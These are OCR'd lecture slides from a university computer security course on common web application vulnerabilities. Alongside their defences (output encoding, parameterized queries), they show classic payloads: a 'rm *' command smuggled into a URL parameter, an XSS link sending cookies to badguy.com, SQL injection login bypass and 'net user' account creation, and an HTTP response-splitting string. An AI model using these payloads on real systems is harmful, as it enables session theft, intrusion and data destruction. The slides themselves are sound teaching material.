CIS 551 / TCOM 401

Computer and Network Security


Spring 2007

Lecture 21

Announcements

- Reminder: Project 3 is due TODAY.
- Project 4 is available on the web:
  - Due Friday April 20th at 11:59 PM
- Some of today's slides adopted from Dan Boneh's course at Stanford

Schematic web site architecture



Web app code

- Runs on web server or app server.
  - Takes input from web users (via web server)
  - Interacts with the database and 3rd parties.
  - Prepares results for users (via web server)

- Examples:
  - Shopping carts, home banking, bill pay, tax prep, …
  - New code written for every web site.


- Written in:
  - C, PHP, Perl, Python, JSP, ASP, …
  - Often written with little consideration for security.

Common vulnerabilities (OWASP)

- Inadequate validation of user input
  - Cross site scripting
  - SQL Injection
  - HTTP Splitting
- Broken session management
  - Can lead to session hijacking and data theft
- Insecure storage
  - Sensitive data stored in the clear.
  - Prime target for theft – e.g. egghead, Verizon.
  - Note: PCI Data Security Standard (Visa, Mastercard)

Warm up: a simple example

- Direct use of user input:
  - http://victim.com/ copy.php ? name=username



  - copy.php:

```
system("cp temp.dat $name.dat")
```

  - Problem:
    - http://victim.com/ copy.php ? name="a ; rm *"

(should be: **`name=a%20;%20rm%20*`**)

Redirects

- EZShopper.com shopping cart (10/2004):

  http://…/cgi-bin/ loadpage.cgi ? page=url

  – Redirects browser to url

- Redirects are common on many sites
  – Used to track when user clicks on external link
  – EZShopper uses redirect to add HTTP headers

- Problem: phishing

  http://victim.com/cgi-bin/loadpage ? page=phisher.com

  – Link to victim.com puts user at phisher.com

  ⇒ Local redirects should ensure target URL is local

Cross-Site Scripting: The setup

- User input is echoed into HTML response.
- Example: search field
  - **http://victim.com/search.php ? term = `apple`**
  - search.php responds with:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- Is this exploitable?

Bad input

- Problem: no validation of input term
- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
         "http://badguy.com?cookie = " +
         document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns

     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

So what?

- Why would user click on such a link?
  - Phishing email in webmail client (e.g. gmail).
  - Link in doubleclick banner ad
  - … many many ways to fool user into clicking

- What if badguy.com gets cookie for victim.com ?
  - Cookie can include session auth for victim.com
    - Or other data intended only for victim.com

  ⇒ Violates same origin policy

URIs are complicated

- Uniform Resource Identifier (URI)
  a.k.a. URL
- URI is an extensible format:

  URI ::= scheme ":" hier-part ["?" query] ["#" fragment]

Examples:

- ftp://ftp.foo.com/dir/file.txt
- http://www.cis.upenn.edu/
- ldap://[2001:db8::7]/c=GB?objectClass?one
- tel:+1-215-898-2661
- http://www.google.com/search?client=safari&rls=en&q=foo&ie=UTF-8&oe=UTF-8

URI's continued

- Confusion:
  - Try going to www.whitehouse.org or www.whitehouse.com (instead of www.whitehouse.gov)
- Obfuscation:
  - Use IP addresses rather than host names: http://192.34.56.78
  - Use Unicode escaped characters rather than readable text http://susie.%69%532%68%4f%54.net

Even worse

- Attacker can execute arbitrary scripts in browser
- Can manipulate any DOM component on victim.com
  - Control links on page
  - Control form fields (e.g. password field) on this page and linked pages.
- Can infect other users: MySpace.com worm.

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:

`<div style="background:url('javascript:alert(1)')">`

And can hide `"javascript"` as `"java\nscript"`

- With careful javascript hacking:
  - Samy's worm: infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.
- More info: http://namb.la/popular/tech.html

Avoiding XSS bugs (PHP)

- Main problem:
  - Input checking is difficult --- many ways to inject scripts into HTML.
- Preprocess input from user before echoing it
- PHP: **htmlspecialchars**(string)

```
&  →  &amp;      "  → &quot;      '  →  &#039;
<  →   &lt;        > →  &gt;
```

  - **htmlspecialchars**(
    "Test", ENT_QUOTES);


    Outputs:

    Test

Avoiding XSS bugs (ASP.NET)

- Active Server Pages (ASP)
  - Microsoft's server-side script engine
- ASP.NET 1.1:
  - **Server.HtmlEncode(string)**
    - Similar to PHP htmlspecialchars
  - validateRequest: (on by default)
    - Crashes page if finds <script> in POST data.
    - Looks for hardcoded list of patterns.
    - Can be disabled:

      <%@ Page validateRequest="false" %>


A potentially dangerous Request.Form value was detected from the client (_ctl1="<script"). - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://localhost/code/ASP.NET1.1/RequestValidation.aspx
Go Links
Server Error in '/Code' Application.
A potentially dangerous Request.Form value was detected from the client (_ctl1="<script").
Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. You can disable request validation by setting validateRequest=false in the Page directive or in the configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case.
Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (_ctl1="<script").
Source Error:
An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.
Stack Trace:
[HttpRequestValidationException (0x80004005): A potentially dangerous Request.Form value was detected from the client (_ctl1="<script").]
System.Web.HttpRequest.ValidateString(String s, String valueName, String collectionName)
System.Web.HttpRequest.ValidateNameValueCollection(NameValueCollection nvc, String collectionName)
System.Web.HttpRequest.get_Form()
System.Web.UI.Page.GetCollectionBasedOnMethod()
System.Web.UI.Page.DeterminePostBackMode()
System.Web.UI.Adapters.PageAdapter.DeterminePostBackMode()
System.Web.UI.Page.ProcessRequestMain()
System.Web.UI.Page.ProcessRequest()
System.Web.UI.Page.ProcessRequest(HttpContext context)
System.Web.CallHandlerExecutionStep.System.Web.HttpApplication+IExecutionStep.Execute()
System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously)
Done
Local intranet

SQL Injection: The setup

- User input is used in SQL query
- Example: login page (ASP)

```
set ok = execute("SELECT * FROM UserTable
 WHERE username='"  &  form("user")  &
 " 'AND password='" & form("pwd") & " '" );

If not ok.EOF
   login success
else  fail;
```

- Is this exploitable?

Bad input

- Suppose user = “`'or 1 = 1 --` ” (URL encoded)
- Then scripts does:

```
ok = execute( SELECT …
          WHERE username= ''or 1=1  -- … )
```

  - The ‘- -’ causes rest of line to be ignored.
  - Now ok.EOF is always false.

- The bad news: easy login to many sites this way.

Even worse

- Suppose user =

```
'exec cmdshell
        'net user badguy badpwd'/ ADD --
```

- Then script does:

```
ok = execute( SELECT …
          WHERE username= ''exec …  )
```

If SQL server context runs as “sa” (system administrator), attacker gets account on DB server.

Avoiding SQL injection

- Build SQL queries by properly escaping args: ' → \'
- Example: Parameterized SQL: (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request["user"] );

cmd.Parameters.Add("@Pwd", Request["pwd"] );

cmd.ExecuteReader();
```

HTTP Response Splitting: The Setup

- User input echoed in HTTP header.
- Example: Language redirect page (JSP)

```
<% response.redirect("/by_lang.jsp?lang=" +
          request.getParameter("lang") )   %>
```

- Browser sends http://.../by_lang.jsp ? lang=french

  Server HTTP Response:

```
HTTP/1.1 302                    (redirect)
Date: …
Location: /by_lang.jsp ? lang=french
```

- Is this exploitable?

Bad input

- Suppose browser sends:

http://.../by_lang.jsp ? lang=

“ **french \n**


Content-length: 0 \r\n\r\n

HTTP/1.1 200 OK

Spoofed page ” (URL encoded)

Bad input

- HTTP response from server looks like:



So what?

- What just happened:
  - Attacker submitted bad URL to victim.com
    - URL contained spoofed page in it
  - Got back spoofed page

- So what?
  - Cache servers along path now store spoof of victim.com
  - Will fool any user using same cache server

- Defense: don't do that.

App code

- Little programming knowledge can be dangerous:
  - Cross site scripting
  - SQL Injection
  - HTTP Splitting

- What to do?
  - Band-aid: Web App Firewall (WAF)
    - Looks for attack patterns and blocks requests
    - False positive / false negatives
  - Code checking

Code checking

- Blackbox security testing services:
  - Whitehatsec.com
- Automated blackbox testing tools:
  - Cenzic, **Hailstorm**
  - Spidynamic, **WebInspect**
  - eEye, **Retina**
- Web application hardening tools:
  - WebSSARI [WWW'04] : based on information flow
  - Nguyen-Tuong [IFIP'05] : based on tainting